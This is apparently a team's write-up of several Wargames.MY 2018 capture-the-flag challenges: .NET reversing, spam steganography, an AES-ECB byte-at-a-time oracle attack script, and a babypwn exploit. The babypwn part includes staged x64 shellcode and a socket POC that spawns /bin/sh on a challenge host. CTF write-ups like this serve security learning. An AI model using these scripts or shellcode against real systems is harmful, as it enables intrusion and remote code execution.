
WG
MY
Wargames.MY 2018

Sushi Black Writeup

Just Valid It!


- Load exe in dn4spy, using its debugger dump koi module after its decrypted



Decrypt(uint[], uint) : GCHandle

```
    Array.Clear(array3, 0, array3.Length);
    GCHandle result = GCHandle.Alloc(array4, GCHandleType.Pinned);
    ulong num4 = num % 9067703UL;
    for (int k = 0; k < array4.Length; k++)
    {
        byte[] array5 = array4;
        int num5 = k;
        array5[num5] ^= (byte)num;
        if ((k & 255) == 0)
        {
            num = num * num % 9067703UL;
        }
    }
    return result;
}
```

- Rip out code in a VisualStudio program and remove the infinite loop and profit




```
    // Token: 0x06000003 RID: 3 RVA: 0x00002104 File Offset: 0x00000304
    public static void Main()
    {
        for (;;)
        {
            Console.Write("Enter password: ");
            string password = Console.ReadLine();
            Console.Write("Authentication: ");
            if (NativeMethods.IsPasswordValid(password) == 0)
            {
                break;
            }
            Console.WriteLine("REJECTED!\n");
        }
        string passPhrase = "This is not the fl4g";
        string saltValue = "g$r4mK4$aR";
        string hashAlgorithm = "SHA1";
        int passwordIterations = 1337;
        string initVector = "wargamesmynanosx";
        int keySize = 256;
        WebResponse response = WebRequest.Create(new Uri("https://janganhacks
        Console.WriteLine(((HttpWebResponse)response).StatusDescription);
        string arg = Program.Decrypt(new StreamReader(response.GetResponseStr
        Console.WriteLine("ACCEPTED!\n");
        Console.WriteLine(string.Format("Flag : {0}", arg));
        Console.ReadKey();
    }
}
```

Business Proposal

Used a tool to extract flag


- http://www.spammimic.com/decode.shtml



Decode

Paste in a spam-encoded message:

Dear Business person ; This letter was specially selected
to be sent to you . If you no longer wish to receive
our publications simply reply with a Subject: of "REMOVE"
and you will immediately be removed from our club .
This mail is being sent in compliance with Senate bill
2516 , Title 6 , Section 301 . THIS IS NOT A GET RICH
SCHEME ! Why work for somebody else when you can become
rich inside 47 weeks ! Have you ever noticed how long
the line-ups are at bank machines and nearly every
commercial on television has a .com on in it ! Well,
now is your chance to capitalize on this ! We will
help you deliver goods right to the customer's doorstep
and increase customer response by 170% ! The best thing
about our system is that it is absolutely risk free
for you . But don't believe us . Prof Simpson who resides
in Maryland tried us and says "I was skeptical but
it worked for me" ! We are licensed to operate in all
states ! We IMPLORE you - act now . Sign up a friend
and you'll get a discount of 30% . God Bless ! Dear
Cybercitizen ; You made the right decision when you



Decoded

Your spam message **Dear Business person ; This letter was s...** decodes to:

wgmy:{spam_spam_spam

Copyright © 2000-2018 spammimic.com, All rights reserved


aes-ecb-magic

A lot of ctf’s have done this, so just reuse existing code found online.

```
import sys
import time       # for using a delay in network connections
import telnetlib  # don't try using raw sockets, you'll tear your hair
out trying to send the right line feed character

#Original script from https://michael-
myers.github.io/blog/categories/cryptography/

def parse_challenge(challenge):
    l =  challenge.split(b": ")[1].split(b"\n")[0]
    n = 32
    ciphertext_blocks = [l[i:i + n] for i in range(0, len(l), n)]
    return ciphertext_blocks

def main():
    guessed_secret = ""

    # Our input pads to the end of the 1st block, then aligns a guess at
block 2.
    # Because we need to constantly alter this value, we are making it a
bytearray.
    # Strings in Python are immutable and inappropriate to use for
holding data.
    chosen_plaintext = bytearray(b"AAAAAAAAAAAAAAAA" +\
                                b"AAAAAAAAAAAAAAAA" +\
                                b"AAAAAAAAAAAAAAAA" +\
                                b"AAAAAAAAAAAAAAAA" +\
                                b"AAAAAAAAAAAAAAAA" +\
                                b"AAAAAAAAAAAAAAAA" +\
                                b"AAAAAAAAAAAAAAAA" +\
                                b"AAAAAAAAAAAAAAAA" +\
                                b"AAAAAAAAAAAAAAAA" +\
                                b"AAAAAAAAAAAAAAA")
    # Guess each byte of the secret, in succession, by manipulating the
2nd plaintext
    # block (bytes 10 through 26) and looking for a matched ciphertext
in the final block:
    for secret_bytes_to_guess in range(0, 64):
        bags = bytearray(guessed_secret, "utf-8")
        chosen_plaintext = (b"A" * ( (16*6) - len(bags) - 1) )+ bags +
b"?" + (b"A" * ( ((16*4)-1) - len(bags)) )
        chosen_plaintext = bytearray(chosen_plaintext)
        #print(chosen_plaintext)
        # Add in a new guessing byte at the appropriate position:

        # Guess over and over different values until we get this byte:
        for guessed_byte in range(0x20, 0x7E):  # this is the printable
ASCII range.
            chosen_plaintext[(16 * 5)+15] = guessed_byte
            #print(chosen_plaintext)

            tn = telnetlib.Telnet("178.128.62.127", 5000)
            tn.read_until(b"Enter your input : ")

            # Telnet input MUST BE DELIVERED with a \r\n line ending. If
you send
            # only the \n the remote end will silently error on your
input and send back
            # partially incorrect ciphertext! Untold hours debugging
that bullshit.
            # Here we carefully convert the bytearray to ASCII and then
to a string type,
            # or else telnetlib barfs because of the hell that is
dynamic typing.
            send_string = chosen_plaintext + b"\r\n"
            tn.write(send_string)

            challenge = tn.read_until(b"Enter your input : ")
            tn.close()
            time.sleep(0.5)   # (optional) rate-limit if you're worried
about getting banned.

            ciphertext_blocks = parse_challenge(challenge)
            print(ciphertext_blocks)
            print(b"Currently guessing: " + chosen_plaintext[16*5:
(16*5)+16])  # 2nd block holds the guess
            print(b"Chosen vs. final ciphertext blocks: " +
ciphertext_blocks[5] + b" <- ? -> " + ciphertext_blocks[9])

            # We're always guessing in the 2nd block and comparing
result vs the 7th block:
            if ciphertext_blocks[5] == ciphertext_blocks[9]:
                print("Guessed a byte of the secret: " +
chr(guessed_byte) )

                guessed_secret = guessed_secret + chr(guessed_byte)
                print("Current Flag: {}".format(guessed_secret))
                #sys.exit(-1)
                break   # Finish the inner loop immediately, back up to
the outer loop.

    print("All guessed bytes: " + guessed_secret)

    print("Done")


if __name__ == "__main__":
    main()
```


babypwn2.0

Upon reviewing the binary in IDA the first task is to locate the main function.



```
; Attributes: bp-based frame

; int __cdecl main(int, char **, char **)
main proc near

var_10= qword ptr -10h
var_4= dword ptr -4

push    rbp
mov     rbp, rsp
sub     rsp, 10h
mov     [rbp+var_4], edi
mov     [rbp+var_10], rsi
mov     edi, offset aPutSomethingFu ; "Put something fun, pleaseeee?!"
call    _puts
mov     rax, cs:stdout
mov     rdi, rax        ; stream
call    _fflush
mov     eax, 0
call    sub_4006C6
mov     eax, 0
leave
retn
main endp
```

In the main function a message is printed to the user asking for some input. The next function call **sub_4006C6** is where all the action happens.



```
; Attributes: bp-based frame

sub_4006C6 proc near

var_14= dword ptr -14h
buf= qword ptr -10h
var_8= qword ptr -8

push    rbp
mov     rbp, rsp
sub     rsp, 20h
mov     r9d, 0          ; offset
mov     r8d, 0          ; fd
mov     ecx, 22h        ; flags
mov     edx, 7          ; prot
mov     esi, 0Ah        ; len
mov     edi, 0          ; addr
call    _mmap
mov     [rbp+buf], rax
cmp     [rbp+buf], 0FFFFFFFFFFFFFFFFh
jnz     short loc_400712
```

```
mov     edi, offset s   ; "Failed to get space."
call    _puts
mov     edi, 0          ; status
call    _exit
```

```
loc_400712:
mov     esi, 0Ah
mov     edi, offset format ; "Give me %d bytes:\n"
mov     eax, 0
call    _printf
mov     rax, cs:stdout
mov     rdi, rax        ; stream
call    _fflush
mov     rax, [rbp+buf]
mov     edx, 0Ah        ; nbytes
mov     rsi, rax        ; buf
mov     edi, 0          ; fd
call    _read
mov     [rbp+var_14], eax
cmp     [rbp+var_14], 0
jnz     short loc_40076D
```

```
mov     edi, offset aKosong ; "kosong :("
mov     eax, 0
call    _printf
mov     edi, 0          ; status
call    _exit
```

```
loc_40076D:
mov     rax, [rbp+buf]
mov     [rbp+var_8], rax
mov     rdx, [rbp+var_8]
mov     eax, 0
call    rdx
nop
leave
retn
sub_4006C6 endp
```

The function **sub_4006C6** begins by calling *mmap* to allocate a page of memory with read write execute permissions. At **loc_400712** the function begins the process of asking the user for 0x0A bytes of input. The input is then read by calling the *read* function. Input is read from the *stdin* file descriptor (fd 0) and stored in the buf pointer. The buf pointer in this case points to the page of memory allocated earlier in the function via *mmap*. Once 0x0A bytes have been read, the function then calls makes an indirect call to **rdx**. At the time of the indirect call, the **rdx** register is pointing to the *mmap* allocated memory.

The idea here is to input 0x0A bytes into the mmap allocated page, and execute it. Upon investigation there is no useful Linux x64 shellcode that could be used in this situation. This requires us to get a bit creative.

To solve this challenge we needed to develop custom shellcode. But even custom shellcode is not enough. We have no idea where the flag is. Execution of a shell would be the most efficient way to find the flag.

The plan here is to abuse other areas of the code. Specifically, the call to *read* that was used to read in the initial 0x0A bytes of input from earlier in the function **sub_4006C6**. If we can call *read* a second time and read in more bytes then we can use a larger shellcode.

To achieve the plan we need to jump back to the initial read, but we want to avoid the length restriction of 0x0A. So we need to ensure we jump past the instruction `mov edx, 0Ah`. We also need to set the **rdx** register to the arbitrary length we want to read.

After playing around trying to create some shellcode to achieve the plan it became clear the 0x0A byte restriction made things a little bit tricky. It was not so easy to set the **rdx** register and jmp back to the location we wanted without overstepping the 0x0A length limit. To solve this we ended up reusing another register and using the xchg instruction which results in a 3 byte long instruction.


The final shellcode:

```
0:   4c 87 da                      xchg   rdx,r11
3:   b8 46 07 40 00                mov    eax,0x400746
8:   ff e0                         jmp    rax
```

This shellcode, sets the **rdx** register to set the arbitrary length for the second *read* call, it then jumps back to 0x400746 and calls *read* a second time.

Now that we can call the *read* function a second time we can use a larger shellcode to execute /bin/sh. At this point we can then execute any commands we wish to locate the flag.

The final POC:




```
import socket

HOST = "128.199.247.163"
PORT = 19957

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((HOST, PORT))
print s.recv(1024)
buf = '\x4c\x87\xda\xb8\x46\x07\x40\x00\xff\xe0'
s.sendall(buf)
shellcode = "\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"

while len(shellcode) < 582:
    shellcode += "\x90"

s.sendall(shellcode)
print s.recv(1024)

s.sendall("cat flag.txt\n")
print s.recv(1024)
```

The POC connects to the challenge host and sends the initial 0x0A byte long shellcode. After that, *read* is called a second time and the POC sends a larger shellcode that will execute /bin/sh. The final thing to do is execute an actual command. In this case “cat flag.txt” was called to read the flag.

Used another online tool to extract flag

- http://pictureworthsthousandwords.appspot.com/



1. Paste the ascii art into the textbox below (It will probably not appear correctly

```
"`o.o(v,v,,ii,)`?i:i7?7)!.!
(:r';`rv`NqPPqMWGENREWmMNqM6MgqGRMKE6AAHmKNAmBGgABRqKyd.o
`')7r,?)(,;'';)!.ii)"(`v"',r""`.:'v),'(.,,i?
or!'r'v!)"7:':-".i.(;or)()"(7!-(7i;";`?7v!7o-
7r""vvr?:v????);.))i,,?"
(:)i:oo;vi?!,ySAK6NAggAEEPMRqgKpRHQHmPWKHAGE6AGGgHMNKHKGW
pKpqHEHBQQpgERY9ioo"(7,`-:.ii;`!,-,?('''-"-v-
-,7..7'",o"-;)!o,o.o-ov':o(r"7(i!?i7r,;?:v:`io;o,)('":
()):or?7)--'i!?io7ovi;77vo?,`!7-.r7"v.roo-v(.!-.
(rv;v)7',;r.(-v":r,7io!(;`o``:.'i,):i7)!!-o!`!"7)i-
''o;::`(.!
```

